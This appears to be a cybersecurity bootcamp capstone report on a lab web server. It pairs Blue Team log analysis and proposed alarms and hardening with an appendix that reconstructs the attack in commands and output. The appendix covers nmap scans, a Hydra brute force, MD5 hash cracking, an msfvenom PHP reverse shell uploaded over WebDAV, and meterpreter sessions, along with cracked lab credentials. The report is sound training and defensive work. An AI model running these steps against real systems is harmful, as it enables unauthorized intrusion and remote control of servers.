
Rows per page: 20

Analysis: Finding the Request for the Hidden Directory


- The attack started around 15:00 UTC (11:00 am EDT) with 16,178 requests were made for the “secret_folder”. The IP address the requests were coming from 192.168.1.90.

- The “secret_folder” contained a hash password for the employee’s credentials (Ryan), which can be used for uploading a payload, thus exploiting other vulnerabilities





It contained a folder called “connect_to_corp_server” which was accessed 4 times.



Analysis: Uncovering the Brute Force Attack

- There were 16,178 packet requests made by a Brute Force Attack (specifically, Hydra).
- Two attacks were successful. The http response code 301 indicates a successful discovery of the correct password and was redirected to another web page.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,178
http://192.168.1.105/webdav	78
http://192.168.1.105/webdav/passwd.dav	63
http://192.168.1.105/webdav/	16
http://192.168.1.105/	14


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	12
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

query	GET /company_folders/secret_folder
server.bytes	698B
server.ip	192.168.1.105
server.port	80
source.bytes	163B
source.ip	192.168.1.90
source.port	34980
status	Error
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder
url.path	/company_folders/secret_folder
url.scheme	http
user_agent.original	Mozilla/4.0 (Hydra)


Analysis: Finding the WebDAV Connection

- 93 total requests were made for the WebDAV directory (192.168.1.105/webdav)
- The files passwd.dav and shell.php were requested.
- Request methods include the following: GET, PUT, PROPFIND and OPTIONS



93 hits

Aug 7, 2021 @ 15:46:42.242 - Aug 7, 2021 @ 17:34:38.204 — Auto



Time	source.ip	destination.ip	method	url.path
Aug 7, 2021 @ 17:29:4	192.168.1.90	192.168.1.105	get	/webdav/
			get	/webdav/
			get	/webdav/shell.php
			get	/webdav/shell.php

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/passwd.dav	63
http://192.168.1.105/webdav/	16
http://192.168.1.105/webdav/shell.php	14

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan 04

Alarm

What kind of alarm can be set to detect future port scans?

- An alert could be set to trigger when a large amount of traffic
- occurs in a short time from a single source IP that targets multiple ports.

What threshold would you set to activate this alarm?

- A possible threshold for this alert could be if any single IP address requests more than 10 requests per second and more than 10 seconds or 100 consecutive ping (ICMP) requests.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Enable only the traffic needed to access internal hosts, deny everything else. Including the standard ports, such as TCP 80 for HTTP and ICMP for ping requests. ⑧

- Configure the firewall to look for potentially malicious behavior over time and have rules in place to cut off attacks if a certain threshold is reached, such as 10 port scans in one minute or 100 consecutive ping (ICMP) requests.

Describe the solution. If possible, provide required command lines.

- Create and setup IPtables for the firewall port blocking and scanning. An IDS like Kibana, or SPLUNK allows for an immediate alerting of port scan activity, thereby facilitating rapid response to the potential threats. ⑨

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alarm should be configured to trigger if any request is made for the hidden directories from outside the company's internal network. The hidden directories are for company use only and should not be accessible from outside the premises.
- Additionally, an alarm should trigger if sequential requests for the directories are made from a single IP address. An attacker could be probing the directories to see what is available, and that traffic should be blocked. Provide access to only the authorized users to the hidden directories.

What threshold would you set to activate this alarm?

- An appropriate threshold for sequential requests from a single IP address should be set for greater than 0 requests made. Send an email to the SOC Analyst when it's triggered by unknown IP.

System Hardening

What configuration can be set on the host to block unwanted access?

- Stronger usernames and password requirements for users that have access to the hidden directories.
- Encrypt the contents of the hidden directories, and its contents.
- Disable directories listing in the Apache.

Describe the solution. If possible, provide required command lines.

- Create a whitelist for authorized IP addresses.
- Make the folder private by changing permissions.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alarm should be set to trigger if a predefined number of requests are issued to the server from a single IP address, especially if those requests result in **HTTP 401 (Unauthorized)** responses. Since the brute force attack requires a high number of requests to complete, this traffic could potentially be blocked before the password is guessed.
- Additionally, an alert should be set if any user on the system has several consecutive failed authentication attempts.

What threshold would you set to activate this alarm?

- An appropriate threshold should be set for greater than 50 requests from a single IP address in the span of 30 minutes.
- For consecutive failed authentication attempts, the alert should trigger if any user has more than 3 consecutive failed authentication attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Use unique user names, and stronger passwords. ❼
- Restricting access to authentication URLs
- Setting up a lockout after 3 consecutive failed attempts from the same IP address.
- Two-factor authentications for all users in the company.
- Using CAPTCHA (human vs. machine input)

Describe the solution. If possible, provide the required command line(s).

- Strong passwords are unique, long, and harder to guess.
- A requirement for brute force attacks is to send credentials so changing the login page URL can usually be enough to stop most automated tools.
- Attackers will only be able to try a few passwords.
- Two-factor authentication requires an additional code.
- CAPTCHAs prevents access by bots and auto tools. ⑩

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm should be set to trigger if any access to the WebDAV directory is made from outside the company's internal network.

What threshold would you set to activate this alarm?

- Any single instance would trigger an alarm, if the WebDAV directory is accessed, or possible of uploading of any files to the directory.

System Hardening

What configuration can be set on the host to control access?

- The host should be configured to deny WebDAV uploads by default, and only allow uploads from a specific IP address. This can be accomplished using Apache's configuration files.
- Avoid storing instructions for accessing the server that can be accessed by a web browser.
- Make sure software patches are up to date.
- Disable WebDAV or make sure it's configured correctly.

Describe the solution. If possible, provide the required command line(s).

- Install Filebeat on host machine(s) for monitoring
- iptables -A INPUT -s **(trusted ip address)** −p tcp −m multiport! --dports 80,443 -j ACCEPT ⑨❷❺

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alert if invalid file types are uploaded to the web server.
- Alert if any port is open.
- Alert on any traffic that is not expected.

What threshold would you set to activate this alarm?

- An appropriate threshold should be set for each singular instance of a file uploaded to the server from outside of the company's internal network. If the file comes from the internal network and has a suspicious name, like "xxxxxx.php", the alert should also trigger.

System Hardening

What configuration can be set on the host to block file uploads?

- All file uploads from outside of the company's internal network should be blocked.
- Store uploaded files in a location not accessible from the web.
- Manage privileges of all users to control access to sensitive files.
- Have the file type validated when posted to the server and block all executable files.
- Have all the files run through an antivirus.

Describe the solution. If possible, provide the required command line.

- By having the file validated, it can prevent extension spoofing that is used to hide the file type. In conjunction with the sensitive folders on the server blocking executables, this would help prevent further reverse shells from working. ❻

Appendix : Exploit Reconstruction – Code and Resources

Instructions for PHP Reverse Shell Exploit using msfvenom msfconsole Hydra from Kali Linux

```
- Discover the IP address of the Linux server.
**Scan for open ports and versions**
> nmap –sV 192.168.1.0/24
```

```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-11 16:27 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00061s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.13 seconds
```

Appendix : Exploit Reconstruction – Code and Resources

Continued…

```
### Host Discovery
**ARP Scan**
> netdiscover -r 192.168.1.255/16
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

```
**Scan for open ports and Versions / and OS Detection**
> nmap -sV 192.168.1.1-105
   Results: > 192.168.1.1 – found open ports 135/tcp, 139/tcp, 445/tcp, 2179/tcp, and 3389/tcp
            > 192.168.1.100 – found open ports 22/tcp (ssh) OpenSSH 7.6p1 Ubuntu, 9200/tcp (http)
Elasticsearch REST API 7.6.1
            > 192.168.1.105 – found open ports 22/tcp (ssh) OpenSSH 7.6p1 Ubuntu, 80/tcp (http) Apache
httpd 2.4.29
            (file located for Ashton: /meet_our_team/ashton.txt)
            > 192.168.1.90 – found open ports 22/tcp (ssh) OpenSSH 8.1p1 Debian 5
```

Appendix : Exploit Reconstruction – Code and Resources

Continued…


Brute force the password for the hidden directory using Hydra

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```


Results: [80][http-get] host: 192.168.1.105 login: ashton password: leopoldo

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-07 08:06:11
```

- Login to secret folder: 192.168.1.105/company_folders/secret_folder/
  login: ashton
  password: leopoldo



- Access to the hidden files in secret_folder with hash password for ryan's account, and instructions to WebDAV.




Appendix : Exploit Reconstruction – Code and Resources


Continued…

- Break the hashed password for Ryan’s credentials discovered in hidden file using the https://crackstation.net/ website.

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

- Connect to the server via WebDAV
  192.168.1.105/webdav/
  login: ryan
  password: linux4u





Appendix : Exploit Reconstruction – Code and Resources

Continued…

- Upload a PHP reverse shell payload…

--- Create a payload

Kali's IP Address: 192.168.1.90 (Attacking machine)


Capstone's IP Address: 192.168.1.105 (Target machine)

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php ❸❹

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

- Copy payload to the server…

In Kali navigate to Network File Manager/Browse Network: dav://192.168.1.105/webdav/



Username: **ryan**

Password: **linux4u**

Copy msfvenom payload `**shell.php**` to `**dav://192.168.1.105/webdav**`

Appendix : Exploit Reconstruction – Code and Resources


Continued…

- Start the listener > msfconsole
  - use exploit/multi/handler
  - set payload php/meterpreter/reverse_tcp
  - set LHOST 192.168.1.90
  - show options
  - exploit

- Execute the payload…

  In the web browser access the payload:

  192.168.1.105/webdav/shell.php




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:50708) at 2021-08-13 13:38:11 -0700
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 -> 192.168.1.105:50710) at 2021-08-13 13:38:11 -0700

meterpreter >
```

Appendix : Exploit Reconstruction – Code and Resources

Continued…

- Your listening msfconsole will have a meterpreter prompt ready to send commands and shell
  - meterpreter > cat flag.txt

    Results: **b1ng0w@5h1sn@m0**

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```

```
[*] Meterpreter session 3 opened (192.168.1.90:4444 → 192.168.1.105:53610) at 2021-08-07 10:22:44 -0700

meterpreter > getwd
/var/www/webdav
meterpreter > sysinfo
Computer     : server1
OS           : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > cd /
meterpreter > ls -a
Listing: /
==========

Mode              Size        Type  Last modified             Name
----              ----        ----  -------------             ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2021-08-07 07:32:42 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-08-07 07:32:17 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2021-08-07 07:33:12 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2021-08-07 07:32:21 -0700  sys
41777/rwxrwxrwx   4096        dir   2021-08-07 07:32:50 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Assessment Summary

Assessment Summary

AS

As a company, it is important to think, not if a security breaches will occur, but **when and how**.

The Red Team:

- Reconnaissance of vulnerable machine using nmap.
- Accessed the system via HTTP Port 80
- Found Root accessibility
- Found the occurrence of simplistic usernames and weak passwords
- Brute Forced passwords to gain system access
- Cracked a hashed password to gain system access and use a shell script
- Identified a LFI vulnerability and exploited it with a shell script.
- Identified Directory Indexing vulnerability CWE-548

The Blue Team:

- Confirmed that a port scan occurred
- Found requests for a hidden directories
- Uncovered the Brute Force Attack
- Found requests to access critical system folders and files
- Identified a WebDAV vulnerability

Continuous monitoring and communication between the security team and the employees will ensure swift response and prevention to attacks.

References

Instructions for PHP Reverse Shell Exploit using msfvenom msfconsole Hydra from Kali Linux – Continued…

① CVE-2019-6579 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
② CVE-2007-0450 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
③ CVE-2019-13386 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
④ CVE-2021-31783 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
⑤ CWE-548: Exposure of Information Through Directory Listing, on CWE Common Weakness Enumeration
⑤ CVE-2019-5437 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
⑥ CVE-2020-24227 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
⑦ HOW SECURE IS MY PASSWORD?, from Security.org
⑧ Kevin Beaver: Prevent Network Hacking with Port Scanners, Dummies A Wiley Brand
⑨ How to protect against port scanners?, on Unix & Linux (Stack Exchange)
⑩ Author: Esheridan, Contributor(s): KirstenS, Paul McMillan, Raesene, Adedov, Dinis.Cruz, JoE, Daniel Waller, kingthorin, Blocking Brute Force Attacks, on OWASP The Open Web Application Security Project®
❶ Crackstation, Free Password Hash Cracker
❷ How to block all ports except 80,443 with iptables?, on Unix & Linux (Stack Exchange)
❸ MSFVenom Reverse Shell Payload Cheatsheet (with & without Meterpreter), Posted on January 25, 2020 by Harley in Tips & Tricks, on INFINITE LOGINS
❹ frizb, MSFVenom Cheatsheet, on GitHub, on Apr 25, 2019
❺ Aleksandar Matic, Review and Allowlist CDN / WAF IP Blocks, Updated: July 16, 2021 04:04, on StackPath
❻ Reverse Shell Exploit Prevention
❼ Dangers of storing and sharing passwords in plaintext, March 6, 2020, on PassCamp

the End